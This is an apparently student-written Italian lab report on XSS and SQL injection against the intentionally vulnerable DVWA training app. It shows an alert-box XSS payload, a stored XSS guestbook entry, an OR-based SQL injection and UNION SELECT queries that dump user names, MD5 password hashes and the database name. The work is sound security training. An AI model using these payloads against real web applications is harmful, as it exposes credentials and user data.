


REPORT


XSS e SQL injection

By Xian Long Qiu




XSS

```
<script>alert('XSS ATTACK COMING')</script>
```



pop up



XSS stored

Damn Vulnerable Web Ap x

192.168.178.16/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)


Name * hello XSS

Message * `<script>alert("XSS ATTACK COMING");</script>`

Sign Guestbook

Home Instructions Setup Brute Force Command Execution CSRF

Il pop up alert funziona anche se ricarico la pagina.



SQL injection

← → ↻ 🏠 192.168.178.16/dvwa/vulnerabilities/sqli/?id=1"+OR+"1"%3D"1"+--&Submit=Submit#

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA


Home
Instructions
Setup
Brute Force
Command Execution
CSRF

Vulnerability: SQL Injection

User ID:

ID: 1" OR "1"="1" --
First name: admin
Surname: admin

ho trovato i due
argomenti dell' id1.



Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Poi ottengo le password dei users.



Secondo SQL injection

← → ↻ 🏠 192.168.178.16/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+DATABASE()%2Cnull+%23&Submit=

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT DATABASE(),null #
First name: dvwa
Surname:

Ottengo il nome del database.